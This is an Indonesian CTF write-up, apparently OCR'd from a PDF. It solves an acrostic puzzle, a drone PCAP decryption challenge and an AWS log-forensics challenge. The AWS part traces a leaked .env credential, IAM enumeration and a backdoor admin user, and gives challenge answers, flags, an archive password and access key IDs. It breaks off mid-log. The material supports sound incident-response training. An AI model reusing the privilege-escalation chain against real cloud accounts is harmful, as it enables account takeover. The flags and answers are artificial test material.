
You made ordinary days feel different. -> Y
Only time will tell where our paths lead. -> O
Until then, I will keep these memories safe. -> U

I never found the right words to say this. -> I
No matter how far we go, memories remain. -> N

Every moment we shared meant something to me. -> E
Very often, I find myself thinking about those days. -> V
Even silence can carry words that are difficult to say. -> E
Remember that some memories never truly disappear. -> R
You may not realize how much those moments meant. -> Y

Until we meet again, take care of yourself. -> U
Never forget the good times we had. -> N
I hope someday you will understand. -> I
Very quietly, I will keep this memory. -> V

Even when everything changes, some things remain. -> E
Remember the moments that made us smile. -> R
Somewhere in the future, perhaps we will meet again. -> S
Everything I never said is hidden within these words. -> E



FLAG: IONIC{V4lthea_N4nk1la_w1ll_4lw4y5_r6member_y0u_4s_her_7usb4nd}


Lost In The Beacon

link ai : https://claude.ai/share/c11a9ae5-f248-4865-81dc-5cc95812c7cc

Tim riset kampus meminta pemeriksaan forensik terhadap sebuah platform drone yang tidak kembali ke titik keberangkatan setelah komunikasi terputus. Drone tersebut berhasil ditemukan, tetapi riwayat penerbangan dari berbagai barang bukti tidak sepenuhnya konsisten. Tentukan rangkaian kejadian yang dapat dipertanggungjawabkan, nilai keaslian riwayat yang tersedia, dan pulihkan informasi misi dari berbagai sumber yang saling melengkapi. Flag diperoleh dengan merekonstruksi dan memvisualisasikan lintasan yang relevan.


jadi disini kita ngeforensic sebuah UAV drone dengan bantuan ai

jadi disini saya mencoba menganalisa sebuah file pcap menggunakan wireshark di bagian tab protocal hiearchy terdapat packet sebanyak 2048




dan juga pada tab Conversation


1016 pada bagian UDP dan ada 4 dibagian IPv4



setelah itu saya menemukan text atau packet yang mencurigakan disini



terdapat 4 paket dan dua diantaranya kosong dua yang kosong adalah “ifoxusvc0uqg” dan “4q92mbtn239w” dan setelah itu saya ekspor yang lain kecuali dua kosong ini saya ekspor sebagai csv dan kurang lebih seperti ini hasil ekspornya



lalu setelah itu saya menggabungkan semuanya dan menjadi seperti ini

4f3763c43740808a79b5538411e427a3d226752b8c49eaf3e26c6e6d9c45ec86a9791dff2aacb180e3a7a375655141c7

lalu saya diberikan skrip solver oleh ai

python3 - <<'EOF'

import hashlib, zlib

ct =
bytes.fromhex("4f3763c43740808a79b5538411e427a3d226752b8c49eaf3e26c6e6d9c45ec86a9791dff2aacb180e3a7a375655141c7")


seed = hashlib.sha512(b"ifoxusvc0uqg4q92mbtn239w12").digest()

x = bytes(c ^ seed[i % 64] for i, c in enumerate(ct))

print(zlib.decompressobj().decompress(x).decode())

EOF

untuk mendekripsi hasil bytenya



dan ketemu flagnya IONIC{th1s_1s_th3_fl4g_dud3!!!}


FLAG : IONIC{th1s_1s_th3_fl4g_dud3!!!}

Uma Attack


link ai : https://claude.ai/share/3e144c10-681f-4ad4-9900-8e7cde121d13

CloudServe experienced a security incident after their confidential configuration files were leaked to the public. Your task is to analyze available AWS log artifacts, reconstructing the chronology of the attack from start to finish,

pertama tama extract filenya menggunakan password:
I_want_to_be_thrilled!_an_informant Seeking The unknown



Lihat strukturnya. Ada tiga folder: AWSLogs (CloudTrail), S3Logs (S3 access log) dan site_backup (berisi .env). Totalnya 481 file, hampir semuanya lalu lintas normal.



Cari file yang berbeda lewat ukurannya. Di Linux: ls -lS S3Logs/*/*/*/ dan ls -lS AWSLogs/*/CloudTrail/*/*/*/. File bulan 12 yang berakhiran 9ec3223aa4f64828 selalu muncul paling besar di folder masing-masing.

Filter penyerang. Semua lalu lintas normal datang dari 203.0.113.x. Satu-satunya IP asing adalah 133.242.19.1. Jalankan skrip ini dari folder Uma_Attack_Investigation:


```
import json,glob
ev=[]
for p in glob.glob('AWSLogs/**/*.json',recursive=True):
    ev+=json.load(open(p))['Records']
for r in sorted(ev,key=lambda r:r['eventTime']):
    if r['sourceIPAddress']=='133.242.19.1':
        u=r['userIdentity']

print(r['eventTime'],u.get('userName'),u.get('accessKeyId'),r['eventName'],r['userAgent'][:45])
```

Hasilnya 12 baris. Itulah kronologi serangan di CloudTrail, dan jawaban soal 4 sampai 14 diambil dari sana.

cara menyelesaikan soal nomor 1:

buka file yang ada di dalam folder S3Logs/Uma-Attack-Marketing/2025/12 file dengan akhiran 9ec3223aa4f64828 memiliki perbedaan ip dan pesan lainnya



... [07/Dec/2025:05:22:12 +0000] 133.242.19.1 arn:aws:iam::957299985455:user/Wonder-Acute 46JVQE57VA61FVNS REST.GET.OBJECT .env ... "curl/8.4.0" di baris pertama, objek yang diambil dengan `REST.GET.OBJECT` adalah `.env`. Baris-baris lain di log adalah `GET index.html` dari 203.0.113.50.

jadi jawabannya adalah: .env

```
[1/15] From where did the attacker first obtain sensitive info from the public site? Example Answer: Admin.sql
> .env
[+] Correct!
```

cara menyelesaikan soal nomor 2:

```
[07/Dec/2025:05:22:12 +0000]
```

ini adalah timestampnya dan +0000 artinya utc jadi = 2025-12-07 05:22:12 UTC

```
[2/15] When was the sensitive file first accessed? (Example Answer: YYYY-MM-DD HH:MM:SS UTC)
> 2025-12-07 05:22:12 UTC
[+] Correct!
```

cara menyelesaikan soal nomor 3:

kolom setelah ARN requester adalah *Request ID*, yaitu `46JVQE57VA61FVNS`. Soalnya menyebut "CloudFront", padahal ini log S3, tapi hanya ada satu request ID untuk akses `.env`

```
133.242.19.1 arn:aws:iam::957299985455:user/Wonder-Acute 46JVQE57VA61FVNS REST.GET.OBJECT .env -
```

jadi jawabannya adalah: 46JVQE57VA61FVNS

```
[3/15] What is the CloudFront request ID for the sensitive file access?, Example Answer: 1A2B3C4D5E6F7
>46JVQE57VA61FVNS
[+] Correct!
```


cara menyelesaikan soal nomor 4:

key itu tercatat di CloudTrail dengan `userName Wonder-Acute`. Di skrip langkah 0, kolom user dan key terlihat jelas di event penyerang. ARN di baris S3 log juga menyebut `user/Wonder-Acute` yang berarti: Wonder-Acute


```
[4/15] Which IAM user does the leaked access key belong to?, Example Answer: Example-User
> Wonder-Acute
[+] Correct!
```

cara menyelesaikan soal nomor 5:

soal nomor 5 menanyakan access key id yang sudah ditemukan pada kebocoran data difolder site_backup pada file .env




jadi jawabannya sudah jelas : AKIA453N4QOMPG2YR45P




cara menyelesaikan soal nomor 6

soal nomor 6 menanyakan aws region apa yang digunakan untuk menyerang

event penyerang berada di CloudTrail dan memiliki`"awsRegion": "ap-northeast-1"`. Nilai yang sama ada di `AWS_DEFAULT_REGION` pada `.env`



jadi jawabannya adalah = ap-northeast-1




cara menyelesaikan soal nomor 7

What was the first API call made using the stolen key?, Example Answer: aws:ExampleCall

kita buka di folder \AWSLogs\957299985455\CloudTrail\ap-northeast-1\2025\12

dan menemukan file dengan awalan 9ec3 saat dibuka muncullah jawaban disana




disitu terlihat jelas jawabannya adalah: GetCallerIdentity

```
[7/15] What was the first API call made using the stolen key?, Example Answer: aws:ExampleCall
> GetCallerIdentity
[+] Correct!
```

cara menyelesaikan soal nomor 8

When did the attacker first use the stolen credentials? (Example Answer: YYYY-MM-DD HH:MM:SS UTC)

jawabannya berdekatan dengan soal sebelumnya




yang berarti: 2025-12-07 05:27:08 UTC

```
[8/15] When did the attacker first use the stolen credentials? (Example Answer: YYYY-MM-DD HH:MM:SS UTC)
> 2025-12-07 05:27:08 UTC
[+] Correct!
```

cara menyelesaikan soal nomor 9

Which tool was used for AWS reconnaissance?, Example Answer: example-tool

Event di 05:29:10–05:29:14 (ListUsers, ListBuckets, DescribeInstances, DescribeDBInstances, ListUserPolicies) berurutan dalam hitungan detik, tanda otomatisasi. Field userAgent-nya aws-enumerator/1.0, jadi jawabannya: aws-enumerator






```
[9/15] Which tool was used for AWS reconnaissance?, Example Answer: example-tool
> aws-enumerator
[+] Correct!
```

cara menyelesaikan soal nomor 10

What is the weak IAM policy statement?, Example Answer: IAMPolicyStatement

Cari GetUserPolicy di file CloudTrail (05:33:20). Di responseElements.policyDocument pada policy CloudServe-Deployment-Policy ada "Sid": "ManageCloudServeUsers". Jawabannya ManageCloudServeUsers. Statement itu yang memberi Wonder-Acute hak mengelola user, dan itu dipakai di langkah berikutnya.







cara menyelesaikan soal nomor 11

Which IAM user was created for privilege escalation?, Example Answer: Example-User

Cari CreateUser (05:38:11). requestParameters.userName berisi Transcend. Dua event berikutnya melengkapi gambarnya: AttachUserPolicy (05:39:04) memberi Transcend AdministratorAccess, dan CreateAccessKey (05:40:19) membuatkan key untuknya





cara menyelesaikan soal nomor 12


When did the attacker first access the created backdoor user? (Example Answer: YYYY-MM-DD HH:MM:SS UTC)

sama seperti tadi berada di folder \AWSLogs\957299985455\CloudTrail\ap-northeast-1\2025\12

dan berawal dari 9ec3

username transcend adalah bukti bahwa itu event user backdoor

dan dibawahnya ada eventime yang berarti: 2025-12-07 05:45:54 UTC



```
[12/15] When did the attacker first access the created backdoor user? (Example Answer: YYYY-MM-DD HH:MM:SS UTC)
> 2025-12-07 05:45:54 UTC
[+] Correct!
```

cara menyelesaikan soal nomor 13

What is the access key ID of the backdoor user?, Example Answer: AKIA1A2B3C4D5E6F7G8H

sama seperti file sebelumnya namun cari CreateAccessKey, seperti tadi mengetahui bahwa ini backdoor user dari username transcend dan accesskeyidnya adalah = AKIA453N4QOMJWZXIPOB

```
249       "eventName": "CreateAccessKey",
250       "awsRegion": "ap-northeast-1",
251       "sourceIPAddress": "133.242.19.1",
252       "userAgent": "aws-cli/2.15.0 Python/3.11.6 Linux/6.1.0-kali5-amd64",
253       "requestParameters": {
254         "userName": "Transcend"
255       },
256       "responseElements": {
257         "accessKey": {
